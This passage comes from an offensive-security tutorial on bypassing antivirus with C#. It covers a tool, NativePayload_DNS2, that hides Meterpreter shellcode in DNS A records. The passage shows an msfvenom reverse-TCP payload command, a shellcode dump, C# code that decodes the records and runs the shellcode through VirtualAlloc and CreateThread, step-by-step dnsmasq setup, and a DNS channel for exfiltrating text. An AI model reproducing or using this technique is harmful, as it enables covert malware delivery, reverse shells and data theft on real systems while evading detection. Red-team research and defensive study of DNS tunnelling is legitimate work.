            Xnumber++;
            Xnumber++;
            Xnumber++;

            break;
        }
    }
}

return XxXPayload;
```

Code 3-3:

for converting IPv4 Addresses to bytes we will have something like this :

W.X.Y.Z ==>> Converting to Bytes by these octets ( W , X , Y )

and Z is our Counter for Payloads only

so if our IPv4 Addresses was for example :

**240.181.162.169** === Your Payload is ==> **F0.B5.A2.169**

**73.199.194.168** === Your Payload is ==> **49.C7.C2.168**

Now you can understand how this Converting will work so by this code I will create one Object array with 4 value for IPv4-Address and but in my code I used 3 value of this Variable only !

```
int serial = 0;
string[] obj = new string[4];

/// X.X.X * Y = Payload length; so A_Records * 3 is your Payload Length ;)
byte[] XxXPayload = new byte[A_Records.Count * 3];
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infill/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

with this code I will create Byte Variable for payload and each Value in A\_Records has W.X.Y octets , it means we have 3 \* all A\_Records so our Payload length = A\_Records.Count \* 3

```
byte[] XxxPayload = new byte[A_Records.Count * 3];
```

Now with this code you can convert all IPv4 Addresses from String to Byte also by this code your Payloads will sort by "Z" value or Last octet of IPv4Address in this code Serial = Z.

```
serial = Convert.ToInt32(item.Split('.')[3]); ==> W.X.Y.{Z}
```

so Serial = "Z" (our Counter for Payloads) and this value started from 1 up to 255 but in this case our Meterpreter Payloads was 510 bytes so  $510 / 3 = 170$  , it means our Z started from 1 up to 170.  
Payload length = A\_Records.Count \* 3 ==>  $(170 * 3) = 510$  bytes

```
Int32 Xnumber = 0;

for (int Onaggi = 1; Onaggi <= A_Records.Count; Onaggi++)
{
    foreach (var item in A_Records)
    {
        obj = item.Split('.');
        serial = Convert.ToInt32(item.Split('.')[3]);
        if (serial == Onaggi)
        {
            XxxPayload[Xnumber] = Convert.ToByte(obj[0]);
            XxxPayload[Xnumber + 1] = Convert.ToByte(obj[1]);
            XxxPayload[Xnumber + 2] = Convert.ToByte(obj[2]);

            Xnumber++;
            Xnumber++;
            Xnumber++;

            break;
        }
    }
}

return XxxPayload;
```

With this code our XxxPayload Will have something like this :

**240.181.162.169** === Your XxxPayload is ==> **F0.B5.A2,.....**

now we should talk about Switch "SESSION" in (Main() C# Code) , in this section of code I used \_\_nslookup() Method as explained by "Code 3" :

in this section I used \_\_nslookup(args[1], args[2]); With Argument 1 and 2 so in Command Prompt we have something like this :

```
c:\> NativePayload_DNS2.exe session "DomainName" "FakeDNSserver"
```

```
c:\> NativePayload_DNS2.exe session Microsoft.com 192.168.56.1
```

**NSLOOKUP Result** : by \_\_nslookup Method our Payload will dump by sending one DNS A Record Request to FakeDNSserver and Result will save to this byte[] \_Exfiltration\_DATA\_Bytes\_A\_Records; variable .

**Meterpreter Session** : Making New Thread into Current Process :

with these API Functions VirtualAlloc , CreateThread , WaitForSingleObject you can have New Thread in Current Process and this Thread is our Meterpreter Payload "Native Code" made by our NSLOOKUP Result "byte[] \_Exfiltration\_DATA\_Bytes\_A\_Records;" . (BINGO Meterpreter Session)

```
if (args[0].ToUpper() == "SESSION")
{
    byte[] _Exfiltration_DATA_Bytes_A_Records;
    _Exfiltration_DATA_Bytes_A_Records = __nslookup(args[1], args[2]);

    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine();
    Console.WriteLine("Bingo Meterpreter session by DNS traffic (A Records) :");
    UInt32 funcAddr = VirtualAlloc(0, (UInt32) _Exfiltration_DATA_Bytes_A_Records.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(_Exfiltration_DATA_Bytes_A_Records, 0, (IntPtr)(funcAddr), _Exfiltration_DATA_Bytes_A_Records.Length);
    IntPtr hThread = IntPtr.Zero;
```


# Bypassing Anti Viruses by C#.NET Programming

## Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;

hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xFFFFFFFF);

}
```



Picture 4-1: Bingo Meterpreter Session

## PART2 , Demo : (C# Code “NativePayload\_DNS2” Step by step)

Now in this PART2 I want to show you how can use this tool Step by step :

### Step1: Creating Meterpreter payload by msfvenom tool

syntax : `msfvenom -arch x86_64 -platform windows -p windows/x64/meterpreter/reverse_tcp lhost=192.168.56.1 -f csharp > payload.txt`

with this command you will have something like this payload :

```
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,....
```

So you should change this payload from 0xfc,0x48 ==> fc,48,83,....

it means you should remove all “0x” from Payload then you can use this String as Payload .

### Step2: Using NativePayload\_DNS2.exe with Switch “Create” for creating Meterpreter Payload by DNS A Records.

So in this step you can use Switch “Help” for this tool like “Picture 5”.

Picture 5: NativePayload\_DNS2 Help

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
Command Prompt
C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_DNS2\NativePayload_DNS2\bin\Debug>NativePayload_DNS2.exe help
NativePayload_DNS2 , Backdoor Payload Exfiltration by DNS Traffic (A Records)
Published by Damon Mohammadbagher Sep 2017

[!] NativePayload_DNS2 , Backdoor Payload Exfiltration by DNS Traffic (A Records)
[!] Syntax 1: Creating Meterpreter Payload for Transferring by DNS A records
[!] Syntax 1: NativePayload_DNS2.exe "Create" "DomainName" "[Meterpreter Payload]"
[!] Example1: NativePayload_DNS2.exe Create MICROSOFT.COM "fc,48,83,e4,f0,e8"

[!] Syntax 2: Getting Meterpreter SESSION via DNS A records
[!] Syntax 2: NativePayload_DNS2.exe "Session" "DomainName" FakeDNSServer
[!] Example2: NativePayload_DNS2.exe Session MICROSOFT.COM 192.168.56.1

[!] Syntax 3: Creating Text DATA for Transferring by DNS A records
[!] Syntax 3: NativePayload_DNS2.exe "TextFile" "DomainName" "[Text Data]"
[!] Example3-1: NativePayload_DNS2.exe TextFile "MICROSOFT.COM" "This is Test"
[!] Example3-2: NativePayload_DNS2.exe TextFile "MICROSOFT.COM" -f MytxtFile.txt

[!] Syntax 4: Getting Text DATA via DNS A records
[!] Syntax 4: NativePayload_DNS2.exe "Getdata" "DomainName" FakeDNSServer
[!] Example4: NativePayload_DNS2.exe Getdata "MICROSOFT.COM" 192.168.56.1

C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_DNS2\NativePayload_DNS2\bin\Debug>
```

as you can see in this help we can use Switch "Create" by this Syntax :

```
NativePayload_DNS2.exe create "DomainName" "Meterpreter_Payload"
NativePayload_DNS2.exe create google.com "fc,48,...."
```

so I made this Payload by Domain Name Google.com like Picture 6:

```
Command Prompt
C:\Demo\Debug>NativePayload_DNS2.exe create google.com "fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50
2,20,48,8b,72,50,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41,01,c1,e2,ed
b,02,0f,85,72,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20,49,01,d0
0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41
1,58,41,58,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff
1,ec,a0,01,00,00,49,89,e5,49,bc,02,00,11,5c,c0,a8,38,01,41,54,49,89,e4,4c,89,f1,41,ba,4c,77,26,07
f,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48,ff,c0,48,89,c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff
5,74,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58
3,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58,a4,53,e5,ff,d5,48,89
a,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff
f,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5"

NativePayload_DNS2 , Backdoor Payload Exfiltration by DNS Traffic (A Records)
Published by Damon Mohammadbagher Sep 2017

fc,48,83 ==>>>> 252.72.131.1
e4,f0,e8 ==>>>> 228.240.232.2
cc,00,00 ==>>>> 204.0.0.3
00,41,51 ==>>>> 0.65.81.4

Copy these A Records to /etc/hosts or DNS.TXT for Using by Dnsmasq tool

252.72.131.1 google.com
228.240.232.2 google.com
204.0.0.3 google.com
0.65.81.4 google.com
65.80.82.5 google.com
81.86.72.6 google.com
49.210.101.7 google.com
72.139.82.8 google.com
96.72.139.9 google.com
82.24.72.10 google.com
139.82.32.11 google.com
72.139.114.12 google.com
80.72.15.13 google.com
183.74.74.14 google.com
77.49.201.15 google.com
```


Picture 6: NativePayload\_DNS2.exe create "DomainName" "Meterpreter\_Payload"

Now you should save these A records to hosts file in Kali linux for using by dnsmasq tool and linux file address for DNS is "/etc/hosts"

Picture 7: hosts file is ready.

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)



```
hosts
/etc

Open Save
252.72.131.1 google.com
228.240.232.2 google.com
204.0.0.3 google.com
0.65.81.4 google.com
65.80.82.5 google.com |
81.86.72.6 google.com
49.210.101.7 google.com
72.139.82.8 google.com
96.72.139.9 google.com
82.24.72.10 google.com
139.82.32.11 google.com
72.139.114.12 google.com
80.72.15.13 google.com
183.74.74.14 google.com
77.49.201.15 google.com
72.49.192.16 google.com
172.60.97.17 google.com
124.2.44.18 google.com
32.65.193.19 google.com
201.13.65.20 google.com
1.193.226.21 google.com
237.82.65.22 google.com
81.72.139.23 google.com
82.32.139.24 google.com
66.60.72.25 google.com
1.208.102.26 google.com
129.120.24.27 google.com

Plain Text Tab Width: 8 Ln 16, Col 23 INS
```

now you can run this DNS server by this command in kali linux :

syntax : dnsmasq --no-daemon --log-queries

```
root@linux:~#dnsmasq --no-daemon --log-queries
dnsmasq: started, version 2.72 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua TFTP contrack
ipset auth DNSSEC loop-detect
dnsmasq: no servers found in /etc/resolv.conf, will retry
dnsmasq: read /etc/hosts - 172 addresses
```

as you can see 172 Addresses read or loaded by dnsmasq tool but 170 of them are my Meterpreter Payload .

### Step3: Getting Meterpreter Session via DNS traffic (A records)

in this step you only need to use switch "Session" so syntax is :

Syntax: NativePayload\_DNS2.exe SESSION DomainName FakeDNSServer


Syntax: NativePayload\_DNS2.exe SESSION google.com 192.168.56.1

**Note:** Before executing this Command you should made Meterpreter Listener for your backdoor payload in your Kali linux with IP 192.168.56.1 (in this case our FakeDNSServer IP address is 192.168.56.1 ).



# Bypassing Anti Viruses by C#.NET Programming

## Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)



Picture 8: Meterpreter Session via DNS A records

Bingo : you will have meterpreter Session very simple by Sending One DNS Request .

### Step4: Creating Text/Payload Data by (Text or Text Files) via DNS traffic (A records)

in this step I want to show how can Make Text Data and Transfer them by DNS A records so in this case we need use switch "Textfile" :

Syntax 1: NativePayload\_DNS2.exe Textfile DomainName "your text or string"

Example 1: NativePayload\_DNS2.exe Textfile test.com "this is test"

Syntax 2: NativePayload\_DNS2.exe Textfile DomainName -F [TextFileName.txt]

Example 2: NativePayload\_DNS2.exe Textfile Test.com -F myfile.txt

in this case we have some problems so I will explain them one by one

#### Example with Error :

In this example I want to make this Text: "this is test 0"

as you can see in "Picture 9" I got Error for this text so for fixing this problem you should remove/add one or two characters to your String .

why this Error happened ?

"This is test 0" has length 14 so  $14 \% 3 = 2$  so this should be 0 not 2 .

it means : "this is test 0"

t h l s i s t e s t 0  
116 114 105 115 32 105 115 32 116 101 115 116 32 48

116.114.105.1

115.32.105.2

15.32.116.3

101.115.116.4

32.48.Y.5 <=== Error IPv4 W.X.Y.Z



# Bypassing Anti Viruses by C#.NET Programming


Part 2 (Infill/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

it means : "this is test 01"

```
t h l s l s t e s t 0 1  
116 114 105 115 32 105 115 32 116 101 115 116 32 48 49  
116.114.105.1  
115.32.105.2  
15.32.116.3  
101.115.116.4  
32.48.49.5
```

Note : if your length % 3 = 1 THEN you need add **two** characters to your payload

Note : if your length % 3 = 2 THEN you need add **one** character to your payload



```
Command Prompt  
C:\Demo\Debug>NativePayload_DNS2.exe textfile Test.com "this is test 0"  
NativePayload_DNS2 , Backdoor Payload Exfiltration by DNS Traffic (A Records)  
Published by Damon Mohammadbagher Sep 2017  
  
[x] Your payload length % 3 should be 0  
[x] Your payload length is 14  
[x] Your payload length % 3 = 2  
[x] For fixing you should Remove/Add one or two strings to your payload ;)  
  
C:\Demo\Debug>  
C:\Demo\Debug>NativePayload_DNS2.exe textfile Test.com "this is test 01"  
NativePayload_DNS2 , Backdoor Payload Exfiltration by DNS Traffic (A Records)  
Published by Damon Mohammadbagher Sep 2017  
  
74,68,69 ==> 116.104.105.1  
73,20,69 ==> 115.32.105.2  
73,20,74 ==> 115.32.116.3  
65,73,74 ==> 101.115.116.4  
  
Copy these A Records to /etc/hosts or DNS.TXT for Using by Dnsmasq tool  
  
116.104.105.1 Test.com  
115.32.105.2 Test.com  
115.32.116.3 Test.com  
101.115.116.4 Test.com  
32.48.49.5 Test.com  
  
C:\Demo\Debug>
```

Picture 9: Creating Text Data

## Step5: Dumping Text/Payload Data by (Text or Text Files) via DNS traffic (A records)

in this step after fixing problem you should copy these A records to your DNS Server by hosts file and again running dnsmasq tool now by Switch "Getdata" you can download these Text data by DNS A records like "Picture 10".

so your syntax is :

Syntax 1: NativePayload\_DNS2.exe getdata DomainName FakeDNSserver

Example 1: NativePayload\_DNS2.exe getdata Test.com 192.168.56.1

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
Command Prompt
C:\Demo\Debug>
C:\Demo\Debug>NativePayload_DNS2.exe textfile Test.com "this is test 01"

NativePayload_DNS2 , Backdoor Payload Exfiltration by DNS Traffic (A Records)
Published by Damon Mohammadbagher Sep 2017

74,68,69 ==>> 116.104.105.1
73,20,69 ==>> 115.32.105.2
73,20,74 ==>> 115.32.116.3
65,73,74 ==>> 101.115.116.4

Copy these A Records to /etc/hosts or DNS.TXT for Using by Dnsmasq tool

116.104.105.1 Test.com
115.32.105.2 Test.com
115.32.116.3 Test.com
101.115.116.4 Test.com
32.48.49.5 Test.com

C:\Demo\Debug>NativePayload_DNS2.exe textfile Test.com "this is test 01" > hosts.txt
C:\Demo\Debug>NativePayload_DNS2.exe getdata Test.com 192.168.56.1

NativePayload_DNS2 , Backdoor Payload Exfiltration by DNS Traffic (A Records)
Published by Damon Mohammadbagher Sep 2017

[!] Debug Mode [ON]
[!] DNS Server Address: 192.168.56.1
[>] Downloading Meterpreter Payloads or Text Data by (5) DNS A Records for Domain Name : Test.com
[32.48.49.5] , [116.104.105.1] , [115.32.116.3] , [101.115.116.4] , [115.32.105.2] ,
[>] Exfiltration Payload/Text Data is : this is test 01

C:\Demo\Debug>
```

Picture 10: Dumping Text Data

## Example with Error :

In this example I want to make this Text by one File with "txt" extensions.

